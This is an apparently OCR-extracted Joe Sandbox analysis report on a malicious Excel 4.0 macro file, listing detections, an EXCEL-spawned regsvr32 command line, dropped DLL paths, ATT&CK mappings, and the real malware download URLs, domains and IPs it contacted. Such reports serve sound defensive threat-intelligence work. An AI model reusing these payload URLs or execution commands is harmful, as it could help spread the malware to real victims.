



ID: 383123
Sample Name: documents-2112491607.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 09:14:09
Date: 07/04/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report documents-2112491607.xlsm 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Sigma Overview 4
Signature Overview 5
AV Detection: 5
Software Vulnerabilities: 5
Networking: 5
System Summary: 5
Boot Survival: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 8
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 9
General Information 9
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 11
ASN 11
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 13
Static File Info 16
General 16
File Icon 17
Static OLE Info 17
General 17
OLE File "documents-2112491607.xlsm" 17
Indicators 17
Macro 4.0 Code 17
Network Behavior 17
Snort IDS Alerts 18
Network Port Distribution 18
TCP Packets 18

Copyright Joe Security LLC 2021

UDP Packets 20
DNS Queries 20
DNS Answers 20
HTTP Request Dependency Graph 20
HTTP Packets 20
Code Manipulations 22
Statistics 23
Behavior 23
System Behavior 23
Analysis Process: EXCEL.EXE PID: 648 Parent PID: 584 23
General 23
File Activities 23
File Created 23
File Deleted 24
File Moved 25
File Written 25
File Read 34
Registry Activities 34
Key Created 34
Key Value Created 34
Analysis Process: regsvr32.exe PID: 2508 Parent PID: 648 42
General 42
Analysis Process: regsvr32.exe PID: 2496 Parent PID: 648 43
General 43
Analysis Process: regsvr32.exe PID: 2552 Parent PID: 648 43
General 43
Analysis Process: regsvr32.exe PID: 2604 Parent PID: 648 43
General 43
Analysis Process: regsvr32.exe PID: 2544 Parent PID: 648 44
General 44
Disassembly 44
Code Analysis 44

Copyright Joe Security LLC 2021


Analysis Report documents-2112491607.xlsm

Overview


General Information

Sample Name:	documents-2112491607.xlsm
Analysis ID:	383123
MD5:	cada6b07929cd0..
SHA1:	e4b72830f1f320d..
SHA256:	b9b231cad810de..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Document exploit detected (creates …
- Document exploit detected (drops P…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Machine Learning detection for dropp…
- Office process drops PE file
- Allocates a big amount of memory (p…
- Drops PE files

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 648 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 2508 cmdline: regsvr32 -s ..\oeiwkd MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2496 cmdline: regsvr32 -s MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2552 cmdline: regsvr32 -s MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2604 cmdline: regsvr32 -s MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2544 cmdline: regsvr32 -s MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Sigma Overview

No Sigma rule has matched

Copyright Joe Security LLC 2021

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Machine Learning detection for dropped file

Software Vulnerabilities:



Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Office process drops PE file

Boot Survival:



Drops PE files to the user root directory


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1 2 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 3	Eavesdrop on Insecure Network Communication	Remotely Track Dev Without Authorizat

Copyright Joe Security LLC 2021

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Default Accounts	Exploitation for Client Execution 4 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizat
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\oeiwkd4.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\index[1].htm	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
kautilyaclasses.com	0%	Virustotal		Browse

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
bodylanguage.santulan.co.in	0%	Virustotal		Browse
corwin-tommie06f.ru.com	4%	Virustotal		Browse
katelynn9506a.ru.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://corwin-tommie06f.ru.com/index.html	0%	Avira URL Cloud	safe	
http://kautilyaclasses.com/ds/index.html	100%	Avira URL Cloud	malware	
http://katelynn9506a.ru.com/index.html	0%	Avira URL Cloud	safe	
http://bodylanguage.santulan.co.in/ds/index.html	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://kullumanalitours.com/ds/index.html	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kautilyaclasses.com	192.185.56.250	true	false	• 0%, Virustotal, Browse	unknown
bodylanguage.santulan.co.in	111.118.215.222	true	true	• 0%, Virustotal, Browse	unknown
corwin-tommie06f.ru.com	8.211.4.209	true	false	• 4%, Virustotal, Browse	unknown
katelynn9506a.ru.com	8.211.4.209	true	false	• 2%, Virustotal, Browse	unknown
kullumanalitours.com	103.211.216.55	true	false		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://corwin-tommie06f.ru.com/index.html	false	• Avira URL Cloud: safe	unknown
http://kautilyaclasses.com/ds/index.html	true	• Avira URL Cloud: malware	unknown
http://katelynn9506a.ru.com/index.html	false	• Avira URL Cloud: safe	unknown
http://bodylanguage.santulan.co.in/ds/index.html	true	• Avira URL Cloud: safe	unknown
http://kullumanalitours.com/ds/index.html	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	regsvr32.exe, 00000003.00000002.2091998985.0000000001CF0000.00000002.00000001.sdmp, regsvr32.exe, 00000004.00000002.2092597864.0000000001C90000.00000002.00000001.sdmp, regsvr32.exe, 00000005.00000002.2093476995.0000000001C10000.00000002.00000001.sdmp, regsvr32.exe, 00000006.00000002.2094439546.0000000001CF0000.00000002.00000001.sdmp, regsvr32.exe, 00000007.00000002.2094938735.0000000001D30000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.211.216.55	kullumanalitours.com	Seychelles		394695	PUBLIC-DOMAIN-REGISTRYUS	false
192.185.56.250	kautilyaclasses.com	United States		46606	UNIFIEDLAYER-AS-1US	false
8.211.4.209	corwin-tommie06f.ru.com	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	false
111.118.215.222	bodylanguage.santulan.co.in	India		394695	PUBLIC-DOMAIN-REGISTRYUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383123
Start date:	07.04.2021
Start time:	09:14:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	documents-2112491607.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Copyright Joe Security LLC 2021

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLSM@11/12@5/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.211.216.55	documents-1660683173.xlsm	Get hash	malicious	Browse	• kullumana litours.co m/ds/index.html
192.185.56.250	documents-1660683173.xlsm	Get hash	malicious	Browse	• kautilyac lasses.com /ds/index.html
8.211.4.209	documents-1660683173.xlsm	Get hash	malicious	Browse	• corwin-to mmie06f.ru .com/index.html
	1234.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	12345.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	1234.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-748443571.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	12345.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-1887159634.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-748443571.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-1887159634.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	documents-683917632.xlsm	Get hash	malicious	Browse	• mills-skyla30ec.com/gg.gif
	documents-683917632.xlsm	Get hash	malicious	Browse	• mills-skyla30ec.com/gg.gif
	documents-1760163871.xlsm	Get hash	malicious	Browse	• mills-skyla30ec.com/gg.gif
	documents-1760163871.xlsm	Get hash	malicious	Browse	• mills-skyla30ec.com/gg.gif
111.118.215.222	documents-1660683173.xlsm	Get hash	malicious	Browse	• bodylanguage.santulan.co.in/ds/index.html
	2.doc	Get hash	malicious	Browse	• www.sewakalharamain.com/we/?id=eCqvZjB9yzZjHVFsBS3mbpFyF5bew9YaktCBlpiiLzXEFgX7f8Dr16PTLdsD9yaPgJU3/B/m1OJYSyq3LB7PQg==&6lv=zfMHXnZ0VbCxh&sql=1

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
bodylanguage.santulan.co.in	documents-1660683173.xlsm	Get hash	malicious	Browse	• 111.118.215.222
kullumanalitours.com	documents-1660683173.xlsm	Get hash	malicious	Browse	• 103.211.216.55
corwin-tommie06f.ru.com	documents-1660683173.xlsm	Get hash	malicious	Browse	• 8.211.4.209
kautilyaclasses.com	documents-1660683173.xlsm	Get hash	malicious	Browse	• 192.185.56.250
katelynn9506a.ru.com	documents-1660683173.xlsm	Get hash	malicious	Browse	• 8.211.4.209

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	documents-1660683173.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	0406_37400496097832.doc	Get hash	malicious	Browse	• 8.208.95.92
	32_64_ver_2_bit.exe	Get hash	malicious	Browse	• 8.209.67.151
	1234.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	12345.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	1234.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-748443571.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	12345.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1887159634.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-748443571.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1887159634.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	L87N50MbDG.exe	Get hash	malicious	Browse	• 8.209.67.151
	documents-683917632.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-683917632.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1760163871.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1760163871.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	Proforma invoice.doc	Get hash	malicious	Browse	• 47.244.190.114
	yPkfbflyoh.exe	Get hash	malicious	Browse	• 8.208.95.18
	4CwmE1pYh5.exe	Get hash	malicious	Browse	• 47.91.72.80
	com.multicamera.coolwending.translator.apk	Get hash	malicious	Browse	• 47.253.30.230
UNIFIEDLAYER-AS-1US	RFQ_AP65425652_032421 v#U00e1#U00ba#U00a5n#U00c4#U2018#U00e1#U00bb ,pdf.exe	Get hash	malicious	Browse	• 74.220.199.6
	Order.exe	Get hash	malicious	Browse	• 192.254.225.101
	FED8GODpaD.xlsb	Get hash	malicious	Browse	• 108.167.180.111

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1A8C92C-1A8C92C.xls	Get hash	malicious	Browse	• 192.232.249.186
	1A8C92C-1A8C92C.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Heur.19090.xls	Get hash	malicious	Browse	• 192.232.249.186
	SALM0BRU.exe	Get hash	malicious	Browse	• 162.241.148.243
	Purchase Order.8000.scan.pdf...exe	Get hash	malicious	Browse	• 162.241.148.243
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	• 192.232.249.186
	document-1251000362.xlsm	Get hash	malicious	Browse	• 192.185.48.186
	document-1251000362.xlsm	Get hash	malicious	Browse	• 192.185.48.186
	catalogue-41.xlsb	Get hash	malicious	Browse	• 108.167.180.111
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 192.185.56.250
	06iKnPFk8Y.dll	Get hash	malicious	Browse	• 162.241.54.59
	06iKnPFk8Y.dll	Get hash	malicious	Browse	• 162.241.54.59
	ddff.exe	Get hash	malicious	Browse	• 108.179.235.108
	PowerShell_Input.ps1	Get hash	malicious	Browse	• 162.241.61.203
PUBLIC-DOMAIN-REGISTRYUS	FED8GODpaD.xlsb	Get hash	malicious	Browse	• 5.100.152.162
	New Order PO#121012020_____PDF_______.exe	Get hash	malicious	Browse	• 208.91.199.225
	document-1251000362.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	document-1251000362.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	document-1055791644.xls	Get hash	malicious	Browse	• 103.50.162.157
	catalogue-41.xlsb	Get hash	malicious	Browse	• 5.100.152.162
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 111.118.215.222
	swift Copy.xls.exe	Get hash	malicious	Browse	• 208.91.199.225
	document-1848152474.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	FN vw Safety 1 & 2.exe	Get hash	malicious	Browse	• 208.91.199.223
	MV TBN.uslfze.exe	Get hash	malicious	Browse	• 208.91.199.224
	purchase order.exe	Get hash	malicious	Browse	• 208.91.199.223
	AD1-2001028L.exe	Get hash	malicious	Browse	• 208.91.199.224
	AD1-2001028L (2).exe	Get hash	malicious	Browse	• 208.91.199.224
